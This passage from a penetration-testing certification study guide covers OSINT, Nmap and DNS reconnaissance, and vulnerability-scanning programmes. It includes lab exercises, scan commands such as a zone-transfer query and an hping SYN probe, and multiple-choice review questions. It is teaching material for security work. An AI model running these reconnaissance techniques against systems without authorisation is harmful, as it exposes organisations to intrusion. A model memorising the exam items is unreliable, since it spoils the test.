Most organizations will prioritize detecting active reconnaissance on their internal networks, and organizations with a strong security policy prohibit and monitor the use of scanning tools. Active defenses may block or disconnect systems or network ports that conduct active reconnaissance activities, so monitoring your own efforts for signs of detection is critical.

Preventing Passive Information Gathering

Organizations have a much harder time preventing passive information gathering, as it relies on controlling the information that they release. Each passive information-gathering technique we reviewed has its own set of controls that can be applied. For example, DNS anti-harvesting techniques used by domain registrars can help prevent misuse. Other DNS protection techniques include these:

- Blacklisting systems or networks that abuse the service
- Using CAPTCHAs to prevent bots.
- Providing privacy services that use third-party registration information instead of the actual person or organization registering the domain.
- Implementing rate limiting to ensure that lookups are not done at high speeds.
- Not publishing zone files if possible, but gTLDs are required to publish their zone files, meaning this only works for some ccTLDs.

Other types of passive information gathering require a thorough review of exposed data and organization decisions about what should (or must) be exposed and what can be limited by either technical or administrative means.

Summary

Gathering information about an organization is critical to penetration tests. Testers will typically be required to identify domains, hosts, users, services, and a multitude of other elements to successfully provide complete black and gray box tests.

https://t.me/learningnets

Open-source intelligence (OSINT) is information that can be gathered from third-party sources without interacting with the target's systems and networks. OSINT can be gathered through searches, gathering and reviewing metadata from documents and other materials that are publicly available, reviewing third-party information sources like public records and databases, and through the use of additional resources, like social media.

Active footprinting requires the penetration tester to interact with target systems, networks, and services. While port scanning is an important element of active footprinting, many other techniques can also be used, ranging from active enumeration of users and network devices via scans and queries to interacting with services to determine their capabilities.

Information gathering provides the foundation for each successive phase of a penetration test and will continue throughout the test. A successful penetration tester needs to be able to build a comprehensive information-gathering plan that recognizes where each technique and tool can be used appropriately. They must also know common tools and how and when to use them and how to interpret their outputs.

Exam Essentials

Understand OSINT information gathering. Open-source intelligence (OSINT) gathering is passive information gathering about an organization and its systems, networks, and services. Passive information gathering is performed entirely without interacting with the organization or its systems, and relies on third-party information sources. These include organizations like CERT, NIST, MITRE, and Full Disclosure as well as information sources that gather corporate information as part of their normal efforts. Information about an organization's domains, IP ranges, software, employees, finances, and technologies, and many other useful elements of information, can be gathered as part of an OSINT effort.

Third-party information sources and tools support passive intelligence gathering. Open-source intelligence gathering relies on a broad range of tools and services. These include search engines like Shodan and Censys, automated information-gathering tools like theHarvester, Recon-ng, Maltego, and FOCA, and databases and information stores like WHOIS records, public records, social media, and other information sources. Understanding these tools and services, the kinds of information they can gather or contain, and how they can be part of a comprehensive information-gathering process is critical to understanding information gathering.

Active reconnaissance provides details of exposed systems and services. Once open-source information about an organization has been gathered and networks and hosts that will be targeted have been identified, active reconnaissance begins. Active reconnaissance involves direct interactions with target systems and services and is intended to gather information that will allow penetration testers to target attacks effectively. Port scans, version scans, and other interactive assessment techniques are used to gather information in this

https://t.me/learningnets

phase of a penetration test. Testers should be highly familiar with tools like Nmap, including its specific flags and scan capabilities.

Enumeration provides target lists for further exploitation. Enumeration of users, email addresses, URLs, shares, and services, as well as groups, relationships, applications, and many other types of data, provides further information for penetration testers. Enumeration provides a list of potential targets for testing, social engineering, or other techniques. Penetration testers need to know the basic concepts and techniques commonly used for enumeration as well as the tools that are most frequently used for each type of enumeration.

Information gathering and code review can provide important details. Applications, code, and application interfaces are all legitimate targets in penetration tests, and understanding how to gather information about applications through code analysis, debugging, and decompilation can be important when you encounter them. While knowing how to decompile an application and read every line of code isn't in scope, understanding the basics of how to read source code, how to find useful information in compiled code, and what techniques exist for penetration testers to work with both compiled and interpreted code is important.

Lab Exercises

Activity 3.1: Manual OSINT Gathering

In this activity, you will use manual tools to gather OSINT. You may use Windows or Linux tools; however, we recommend using a Kali Linux virtual or physical machine for exercises like this to increase your familiarity with Linux and the Kali toolsets.

1. Identify a domain belonging to a company or organization that you are familiar with.
2. Use the Dig command to review information about the domain and record your results.
3. Use the appropriate WHOIS engine to look up the domain and identify contacts and other interesting information.
4. Perform a traceroute for the domain. Record your findings and any interesting data about the route. Can you identify the company's hosting provider, Internet service provider, or geographic location based on the traceroute information?
5. Kali users only—use theHarvester to gather search engine information, including emails for the domain. What information is publicly exposed?

https://t.me/learningnets

Activity 3.2: Exploring Shodan

In this lab, you will use the Shodan and Censys search engines to gather information about an organization. Pick an organization that you are familiar with for this exercise.

1. Visit `www.shodan.io` and search for the main domain for the organization you have selected.
2. Review the results and identify how many unique results you have.
3. Record the URL or IP address for one or more interesting hosts. If you don't find anything interesting, select another domain to test.
4. Using the URLs or IP addresses that you identified, visit `censys.io` and search for them.
5. Identify what differences you see between the two search engines. How would this influence your use of each? How could the information be useful as part of an OSINT gathering exercise?
6. Return to Shodan and click Explore. Select one of the top voted or featured categories, and explore systems listed there. What types of issues can you identify from these listings?

Activity 3.3: Running a Nessus Scan

In this lab you will use the `scanme.nessus.com` target to practice your Nmap scanning techniques.

1. Your penetration test scope requires you to perform operating system identification and to scan for all common ports, but not to scan the full range of possible ports. Identify the command you would run to conduct a scan with these requirements from a system that you control and have root access to.
2. How would you change the command in the following situations:
   a. You did not have administrative or root access on the system you were running Nmap from.
   b. You needed to scan all ports from 1–65535.
   c. You needed to perform service identification.
   d. You were scanning only UDP ports.
3. Run each of these scans against `scanme.nmap.org` and compare your results. What differences did you see?

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Mika runs the following Nmap scan:

   ```
   nmap -sU -sT -p 1-65535 example.com
   ```

   What information will she NOT receive?

   A. TCP services
   B. The state of the service
   C. UDP services
   D. MOD

2. What technique is being used in the following command:

   ```
   host -t axfr domain.com dns1.domain.com
   ```

   A. DNS query
   B. Nslookup
   C. Dig scan
   D. Zone transfer

3. After running an Nmap scan of a system, Lauren discovers that TCP ports 139, 443, and 3389 are open. What operating system is she most likely to discover running on the system?

   A. Windows
   B. Android
   C. Linux
   D. iOS

4. Charles runs an Nmap scan using the following command:

   ```
   nmap -sT -sV -T2 -p 1-65535 example.com
   ```

   After watching the scan run for over two hours, he realizes that he needs to optimize the scan. Which of the following is not a useful way to speed up his scan?

   A. Only scan via UDP to improve speed.
   B. Change the scan timing to 3 or faster.
   C. Change to a SYN scan.
   D. Use the default port list.

5. Karen identifies TCP ports 8080 and 8443 open on a remote system during a port scan. What tool is her best option to manually validate running on these ports?

   A. SSH
   B. SFTP
   C. Telnet
   D. A web browser

https://t.me/learningnets

6. Angela recovered a PNG image during the early intelligence-gathering phase of a penetration test and wants to examine it for useful metadata. What tool could she most successfully use to do this?
   - **A.** ExifTool
   - **B.** Grep
   - **C.** PsTools
   - **D.** Nginx

7. During an Nmap scan, Casey uses the `-O` flag. The scan identifies the host as follows:

   ```
   Running: Linux 2.6.X
   OS CPE: cpe:/o:linux:linux_kernel:2.6
   OS details: Linux 2.6.9 - 2.6.33
   ```

   What can she determine from this information?
   - **A.** The Linux distribution installed on the target
   - **B.** The patch level of the installed Linux kernel
   - **C.** The date the remote system was last patched
   - **D.** That the system is running a Linux 2.6 kernel between .9 and .33

8. What is the full range of ports that a UDP service can run on?
   - **A.** 1–1024
   - **B.** 1–16,383
   - **C.** 1–32,767
   - **D.** 1–65,535

9. Steve is working from an un-privileged user account that was obtained as part of a penetration test. He has discovered that the host he is on has Nmap installed and wants to scan other hosts in his subnet to identify potential targets as part of a pivot attempt. What Nmap flag is he likely to have to use to successfully scan hosts from this account?
   - **A.** `-sV`
   - **B.** `-u`
   - **C.** `-oA`
   - **D.** `-sT`

10. Which of the following tools provides information about a domain's registrar and physical location?
    - **A.** Nslookup
    - **B.** Host
    - **C.** WHOIS
    - **D.** Traceroute

https://t.me/learningnets

11. Chris runs an Nmap scan of the 10.10.0.0/16 network that his employer uses as an internal network range for the entire organization. If he uses the `-T0` flag, what issue is he likely to encounter?
    A. The scan will terminate when the host count reaches 0.
    B. The scan will not scan IP addresses in the .0 network.
    C. The scan will progress at a very slow speed.
    D. The scan will only scan for TCP services.

12. Which of the following Nmap output formats is unlikely to be useful for a penetration tester?
    A. `-oA`
    B. `-oS`
    C. `-oG`
    D. `-oX`

13. During an early phase of his penetration test, Mike recovers a binary executable file that he wants to quickly analyze for useful information. Which of the following tools will quickly give him a view of potentially useful information in the binary?
    A. NETCAT
    B. strings
    C. Hashmod
    D. Eclipse

14. Jack is conducting a penetration test for a customer in Japan. What NIC is he most likely to need to check for information about his client's networks?
    A. RIPE
    B. ARIN
    C. APNIC
    D. LACNIC

15. After running an SNMP sweep, Greg finds that he didn't receive any results. If he knows there are no network protection devices in place and that there are devices that should respond to SNMP queries, what problem does he most likely have?
    A. The SNMP private string is set.
    B. There is an incorrect community string.
    C. SNMP only works on port 25.
    D. SNMP sweeps require the network to support broadcast traffic.

https://t.me/learningnets

16. Charles uses the following `hping` command to send traffic to a remote system.

```
hping remotesite.com -S -V -p 80
```

What type of traffic will the remote system see?

A. HTTP traffic to TCP port 80
B. TCP SYNs to TCP port 80
C. HTTPS traffic to TCP port 80
D. A TCP three-way handshake to TCP port 80

17. What does a result of * * * mean during a traceroute?

A. No route to host.
B. All hosts queried.
C. No response to the query, perhaps a timeout, but traffic is going through.
D. A firewall is blocking responses.

18. Rick wants to look at the advertised routes to his target. What type of service should he look for to do this?

A. A BGP looking glass
B. A RIP-off
C. An IGRP relay
D. A BGP tunnel

19. Why would a penetration tester look for expired certificates as part of an information-gathering and enumeration exercise?

A. They indicate improper encryption, allowing easy decryption of traffic.
B. They indicate services that may not be properly updated or managed.
C. Attackers install expired certificates to allow easy access to systems.
D. Penetration testers will not look for expired certificates; they only indicate procedural issues.

20. John has gained access to a system that he wants to use to gather more information about other hosts in its local subnet. He wants to perform a port scan but cannot install other tools to do so. Which of the following tools isn't usable as a port scanner?

A. Hping
B. NETCAT
C. Telnet
D. ExifTool

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Vulnerability Scanning

THE COMPTIA PENTEST+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

Domain 2: Information Gathering and Vulnerability Identification

✓ **2.2 Given a scenario, perform a vulnerability scan.**

- Credentialed vs. non-credentialed
- Types of scans
  - Discovery scan
  - Full scan
  - Stealth scan
  - Compliance scan
- Container security
- Application scan
  - Dynamic vs. static analysis
- Considerations of vulnerability scanning
  - Time to run scans
  - Protocols used
  - Network topology
  - Bandwidth limitations
  - Query throttling
  - Fragile systems/non-traditional assets

✓ **2.5 Explain weaknesses related to specialized systems.**

- Application containers



https://t.me/learningnets

Domain 4: Penetration Testing Tools

✓ 4.2 Compare and contrast various use cases of tools.

- Use cases
  - Configuration compliance
- Tools
  - Scanners
- Nikto
- OpenVAS
- SQLmap
- Nessus
  - Credential testing tools
- W3AF



Cybersecurity teams have a wide variety of tools at their disposal to identify vulnerabilities in operating systems, platforms, and applications. Automated vulnerability scanners are capable of rapidly scanning systems and entire networks in an effort to seek out and detect previously unidentified vulnerabilities using a series of tests.

Vulnerability management programs seek to identify, prioritize, and remediate these vulnerabilities before an attacker exploits them to undermine the confidentiality, integrity, or availability of enterprise information assets. Effective vulnerability management programs use an organized approach to scanning enterprise assets for vulnerabilities, using a defined workflow to remediate those vulnerabilities and performing continuous assessment to provide technologists and managers with insight into the current state of enterprise cybersecurity.

Penetration testers (and hackers!) leverage these same tools to develop a sense of an organization's security posture and identify potential targets for more in-depth probing and exploitation.



Real World Scenario

Developing a Vulnerability Scanning Plan

Let's revisit the penetration test of MCDS, LLC that you began in Chapter 3. When we left off, you conducted an Nmap scan to determine the active hosts and services on the network ranges used by MCDS.

As you read through this chapter, develop a plan for using vulnerability scanning to continue the information gathering that you already began. Answer the following questions:

- How would you scope a vulnerability scan for the MCDS networks?
- What limitations would you impose on the scan? Would you limit the scan to services that you suspect are running on MCDS hosts from your Nmap results or would you conduct full scans?
- Will you attempt to run your scans in a stealthy manner to avoid detection by the MCDS cybersecurity team?

https://t.me/learningnets

- Will you supplement your network vulnerability scans with web application scans and/or database scans?
- Can the scan achieve multiple goals simultaneously? For example, may the scan results be used to detect configuration compliance with organizational standards? Or might they feed into an automated remediation workflow?

You'll be asked to design a vulnerability testing plan answering these questions in a lab exercise at the end of this chapter.

Identifying Vulnerability Management Requirements

By their nature, the vulnerability scanning tools used by enterprise cybersecurity teams for continuous monitoring and those used by penetration testers have significant overlap. In many cases, penetration testers leverage the same instances of those tools to achieve both time savings and cost reduction. If an enterprise has a robust vulnerability management program, that program can serve as a valuable information source for penetration testers. Therefore, we'll begin this chapter by exploring the process of creating a vulnerability management program for an enterprise and then expand into the specific uses of these tools for penetration testing.

As an organization begins developing a vulnerability management program, it should first undertake the identification of any internal or external requirements for vulnerability scanning. These requirements may come from the regulatory environment(s) in which the organization operates or they may come from internal policy-driven requirements.

Regulatory Environment

Many organizations find themselves bound by laws and regulations that govern the ways they store, process, and transmit information. This is especially true when the organization handles sensitive personal information or information belonging to government agencies.

Many of these laws are not overly prescriptive and do not specifically address the implementation of a vulnerability management program. For example, the Health Insurance Portability and Accountability Act (HIPAA) regulates the ways that healthcare providers, insurance companies, and their business associates handle protected health information. Similarly, the Gramm-Leach-Bliley Act (GLBA) governs how financial institutions may handle customer financial records. Neither of these laws specifically requires that covered organizations conduct vulnerability scanning.

Two regulatory schemes, however, do specifically mandate the implementation of a vulnerability management program: the Payment Card Industry Data Security Standard (PCI DSS) and the Federal Information Security Management Act (FISMA).

https://t.me/learningnets

Payment Card Industry Data Security Standard (PCI DSS)

PCI DSS prescribes specific security controls for merchants who handle credit card transactions and service providers who assist merchants with these transactions. This standard includes what are arguably the most specific requirements for vulnerability scanning of any standard.



Contrary to what some believe, PCI DSS is *not* a law. The standard is maintained by an industry group known as the Payment Card Industry Security Standards Council (PCI SSC), which is funded by the industry to maintain the requirements. Organizations are subject to PCI DSS because of contractual requirements rather than legal requirements.

PCI DSS prescribes many of the details of vulnerability scans:

- Organizations must run both internal and external vulnerability scans (PCI DSS requirement 11.2).
- Organizations must run scans on at least a quarterly basis and "after any significant change in the network (such as new system component installations, changes in network topology, firewall rule modifications, product upgrades)" (PCI DSS requirement 11.2).
- Internal scans must be conducted by qualified personnel (PCI DSS requirement 11.2.1).
- Organizations must remediate any high-risk vulnerabilities and repeat scans to confirm that they are resolved until they receive a "clean" scan report (PCI DSS requirement 11.2.1).
- External scans must be conducted by an Approved Scanning Vendor (ASV) authorized by PCI SSC (PCI DSS requirement 11.2.2).

Vulnerability scanning for PCI DSS compliance is a thriving and competitive industry, and many security consulting firms specialize in these scans. Many organizations choose to conduct their own scans first to assure themselves that they will achieve a passing result before requesting an official scan from an ASV.



You should *never* conduct vulnerability scans unless you have explicit permission to do so. Running scans without permission can be a serious violation of an organization's security policy and may also be a crime.

Federal Information Security Management Act (FISMA)

The *Federal Information Security Management Act of 2002 (FISMA)* requires that government agencies and other organizations operating systems on behalf of government agencies comply with a series of security standards. The specific controls required by these standards depend on whether the government designates the system as low impact, moderate impact, or high impact, according to the definitions shown in Figure 4.1. Further guidance on system classification is found in Federal Information Processing Standard (FIPS) 199: Standards for Security Categorization of Federal Information and Information Systems.

https://t.me/learningnets

FIGURE 4.1 FIPS 199 Standards

	POTENTIAL IMPACT		
Security Objective	**LOW**	**MODERATE**	**HIGH**
Confidentiality Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information. [44 U.S.C., SEC. 3542]	The unauthorized disclosure of information could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized disclosure of information could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.
Integrity Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity. [44 U.S.C., SEC. 3542]	The unauthorized modification or destruction of information could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The unauthorized modification or destruction of information could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.
Availability Ensuring timely and reliable access to and use of information. [44 U.S.C., SEC. 3542]	The disruption of access to or use of information or an information system could be expected to have a **limited** adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a **serious** adverse effect on organizational operations, organizational assets, or individuals.	The disruption of access to or use of information or an information system could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, or individuals.

Source: National Institute of Standards and Technology (NIST). Federal Information Processing Standards (FIPS) PUB 199: Standards for Security Categorization of Federal Information and Information Systems. February 2004. `https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.199.pdf`



In 2014, President Obama signed the Federal Information Security Modernization Act (yes, also confusingly abbreviated FISMA!) into law. The 2014 FISMA updated the 2002 FISMA requirements to provide strong cyberdefense in a changing threat environment. Most people use the term *FISMA* to refer to the combined effect of both of these laws.

All federal information systems, regardless of their impact categorization, must meet the basic requirements for vulnerability scanning found in NIST Special Publication 800-53, *Security and Privacy Controls for Federal Information Systems and Organizations*. Each

https://t.me/learningnets

organization subject to FISMA must meet the following requirements, described in the section "Control Description" (`https://nvd.nist.gov/800-53/Rev4/control/RA-5`):

- **a.** Scans for vulnerabilities in the information system and hosted applications and when new vulnerabilities potentially affecting the system/application are identified and reported;
- **b.** Employs vulnerability scanning tools and techniques that facilitate interoperability among tools and automate parts of the vulnerability management process by using standards for:
  - **1.** Enumerating platforms, software flaws, and improper configurations;
  - **2.** Formatting checklists and test procedures; and
  - **3.** Measuring vulnerability impact;
- **c.** Analyzes vulnerability scan reports and results from security control assessments;
- **d.** Remediates legitimate vulnerabilities in accordance with an organizational assessment of risk; and
- **e.** Shares information obtained from the vulnerability scanning process and security control assessments to help eliminate similar vulnerabilities in other information systems (i.e. systemic weaknesses or deficiencies)

These requirements establish a baseline for all federal information systems. NIST 800-53 then describes eight control enhancements that may be required depending on the circumstances:

1. The organization employs vulnerability scanning tools that include the capability to readily update the information system vulnerabilities to be scanned.
2. The organization updates the information system vulnerabilities scanned prior to a new scan (and/or) when new vulnerabilities are identified and reported.
3. The organization employs vulnerability scanning procedures that can identify the breadth and depth of coverage (i.e., information system components scanned and vulnerabilities checked).
4. The organization determines what information about the information system is discoverable by adversaries and subsequently takes organization-defined corrective actions.
5. The information system implements privileged access authorization to information system components for selected vulnerability scanning activities.
6. The organization employs automated mechanisms to compare the results of vulnerability scans over time to determine trends in information system vulnerabilities.
7. (*Withdrawn by NIST*)

https://t.me/learningnets

8. The organization reviews historic audit logs to determine if a vulnerability identified in the information system has been previously exploited.
9. (*Withdrawn by NIST*)
10. The organization correlates the output from vulnerability scanning tools to determine the presence of multi-vulnerability/multi-hop attack vectors

Note that requirements 7 and 9 were control enhancements that were previously included in the standard but were later withdrawn.

In cases where a federal agency determines that an information system falls into the moderate impact category, it must implement control enhancements 1, 2, and 5, at a minimum. If the agency determines a system has high impact, it must implement at least control enhancements 1, 2, 4, and 5.

Corporate Policy

The prescriptive security requirements of PCI DSS and FISMA cover organizations involved in processing retail transactions and operating government systems, but those two categories constitute only a fraction of all enterprises. Cybersecurity professionals widely agree that vulnerability management is a critical component of any information security program, and for this reason, many organizations mandate vulnerability scanning in corporate policy, even if that is not a regulatory requirement.

Support for Penetration Testing

While penetration testers often draw upon the vulnerability scans that organizations conduct for other purposes, they may also have specialized scanning requirements in support of specific penetration testing efforts.

If a penetration testing team plans to conduct a test of a specific network or environment, they may conduct an in-depth scan of that environment as one of the first steps in their information-gathering phase. Similarly, if the team plans to target a specific service, they may design and execute scans that focus on that service. For example, an organization might decide to conduct a penetration test focused on a newly deployed Internet of Things (IoT) environment. In that case, the penetration testers may conduct vulnerability scans that focus on networks containing those devices and using tests that are focused on known IoT vulnerabilities.

Identifying Scan Targets

Once an organization decides to conduct vulnerability scanning and determines which, if any, regulatory requirements apply to its scans, it moves on to the more detailed phases of the planning process. The next step is to identify the systems that will be covered by the vulnerability scans. Some organizations choose to cover all systems in their scanning process, whereas others scan systems differently (or not at all) depending on the answers to questions such as these:


- What is the *data classification* of the information stored, processed, or transmitted by the system?
- Is the system exposed to the Internet or other public or semipublic networks?

https://t.me/learningnets

- What services are offered by the system?
- Is the system a production, test, or development system?

Organizations also use automated techniques to identify the systems that may be covered by a scan. Cybersecurity professionals use scanning tools to conduct *discovery scans* that search the network for connected systems, whether they were previously known or unknown, and build an *asset inventory*. Figure 4.2 shows an example of an asset map developed using the QualysGuard asset inventory functionality.

FIGURE 4.2 QualysGuard asset map




Administrators may supplement this inventory with additional information about the type of system and the information it handles. This information then helps make determinations about which systems are critical and which are noncritical. Asset inventory and criticality information helps guide decisions about the types of scans that are performed, the frequency of those scans, and the priority administrators should place on remediating vulnerabilities detected by the scans.

Determining Scan Frequency

Cybersecurity professionals depend on automation to help them perform their duties in an efficient, effective manner. Vulnerability scanning tools allow the automated scheduling of scans to take the burden off administrators. Figure 4.3 shows an example of how these scans might be configured in Tenable's Nessus product. Administrators may designate a schedule that meets their security, compliance, and business requirements.

https://t.me/learningnets

FIGURE 4.3 Configuring a Nessus scan



Administrators should configure these scans to provide automated alerting when they detect new vulnerabilities. Many security teams configure their scans to produce automated email reports of scan results, such as the report shown in Figure 4.4. Penetration testers normally require interactive access to the scanning console so that they can retrieve reports from previously performed scans of different systems as their attention shifts. This access also allows penetration testers to form ad hoc scans as the focus of the penetration test evolves to include systems, services, and vulnerabilities that might not have been covered by previous scans.

FIGURE 4.4 Sample Nessus scan report

Nessus

Nessus Scan Report

Sat, 24 Feb 2018 01:49:58 EST

Nessus completed the scan **Main Website**. Please click here to view and edit the scan results.

Report Summary

Plugins: Top 5

Severity	Plugin Id	Name
High	43160	CGI Generic SQL Injection (blind, time based)
Medium	85582	Web Application Potentially Vulnerable to Clickjacking
Medium	33270	ASP.NET DEBUG Method Enabled
Medium	44136	CGI Generic Cookie Injection Scripting
Medium	49067	CGI Generic HTML Injections (quick test)

https://t.me/learningnets

Many factors influence how often an organization decides to conduct vulnerability scans against its systems:

- The organization's *risk appetite* is its willingness to tolerate risk within the environment. If an organization is extremely risk averse, it may choose to conduct scans more frequently to minimize the amount of time between when a vulnerability comes into existence and when it is detected by a scan.
- Regulatory requirements, such as PCI DSS or FISMA, may dictate a minimum frequency for vulnerability scans. These requirements may also come from corporate policies.
- Technical constraints may limit the frequency of scanning. For example, the scanning system may only be capable of performing a certain number of scans per day and organizations may need to adjust scan frequency to ensure that all scans complete successfully.
- Business constraints may prevent the organization from conducting resource-intensive vulnerability scans during periods of high business activity to avoid disruption of critical processes.
- Licensing limitations may curtail the bandwidth consumed by the scanner or the number of scans that may be conducted simultaneously.
- Operational constraints may limit the ability of the cybersecurity team to monitor and react to scan results promptly.

Cybersecurity professionals must balance all of these considerations when planning a vulnerability scanning program. It is usually wise to begin small and slowly expand the scope and frequency of vulnerability scans over time to avoid overwhelming the scanning infrastructure or enterprise systems.

Penetration testers must understand the trade-off decisions that were made when the organization designed its existing vulnerability management program. These limitations may point to areas where penetration testers should supplement the organization's existing scans with customized scans designed specifically for the purposes of penetration testing.

Configuring and Executing Vulnerability Scans

Whether scans are being performed by cybersecurity analysts focused on building a lasting vulnerability management program or penetration testers conducting a one-off scan as part of a test, administrations must configure vulnerability management tools to perform scans according to the requirements-based scan specifications. These tasks include identifying the appropriate scope for each scan, configuring scans to meet the organization's requirements, and maintaining the currency of the vulnerability scanning tool.

https://t.me/learningnets

Scoping Vulnerability Scans

The *scope* of a vulnerability scan describes the extent of the scan, including answers to the following questions:

- What systems, networks, services, applications, and protocols will be included in the vulnerability scan?
- What technical measures will be used to test whether systems are present on the network?
- What tests will be performed against systems discovered by a vulnerability scan?

When designing vulnerability scans as part of an ongoing program, administrators should first answer these questions in a general sense and ensure that they have consensus from technical staff and management that the scans are appropriate and unlikely to cause disruption to the business. Once they've determined that the scans are well designed and unlikely to cause serious issues, they may then move on to configuring the scans within the vulnerability management tool.

When scans are taking place as part of a penetration test, penetration testers should still avoid business disruption to the extent possible. However, the invasiveness of the testing and the degree of coordination with management should be guided by the agreed-upon statement of work (SOW) for the penetration test. If the penetration testers have carte blanche to use whatever techniques are available to them without prior coordination, it is not necessary to consult with management. Testers must, however, always stay within the agreed-upon scope of their SOWs.



By this point, the fact that penetration testers must take pains to stay within the defined parameters of their SOWs should not be news to you. Keep this fact top-of-mind as you take the PenTest+ exam. If you see questions asking you whether a decision is appropriate, your first reaction should be to consult the SOW.

Scoping Compliance Scans

Scoping is an important tool in the cybersecurity toolkit because it allows analysts to reduce problems to manageable size. For example, an organization that processes credit cards may face the seemingly insurmountable task of achieving PCI DSS compliance across its entire network that consists of thousands of systems.

Through judicious use of network segmentation and other techniques, administrators may isolate the handful of systems actually involved in credit card processing, segregating them from the vast majority of systems on the organization's network. When

https://t.me/learningnets

done properly, this segmentation reduces the scope of PCI DSS compliance to the much smaller isolated network that is dedicated to payment card processing.

When the organization is able to reduce the scope of the PCI DSS network, it also reduces the scope of many of the required PCI DSS controls, including vulnerability scanning. Instead of contracting with an approved scanning vendor to conduct quarterly compliance scans of the organization's entire network, they may reduce the scope of that scan to those systems that actually engage in card processing. This will dramatically reduce the cost of the scanning engagement and the remediation workload facing cybersecurity professionals after the scan completes.

Configuring Vulnerability Scans

Vulnerability management solutions provide the ability to configure many different parameters related to scans. In addition to scheduling automated scans and producing reports, administrators may customize the types of checks performed by the scanner, provide credentials to access target servers, install scanning agents on target servers, and conduct scans from a variety of network perspectives.



The examples in this chapter use the popular Nessus and QualysGuard vulnerability scanning tools. These are commercial products. Organizations looking for an open-source solution may wish to consider the OpenVAS project, available at `http://www.openvas.org/`.

Scan Sensitivity Levels

Cybersecurity professionals configuring vulnerability scans should pay careful attention to the configuration settings related to the scan sensitivity level. While it may be appropriate in some cases to conduct full scans using all available vulnerability tests, it is usually more productive to adjust the scan settings to the specific needs of the assessment or penetration test that is underway.

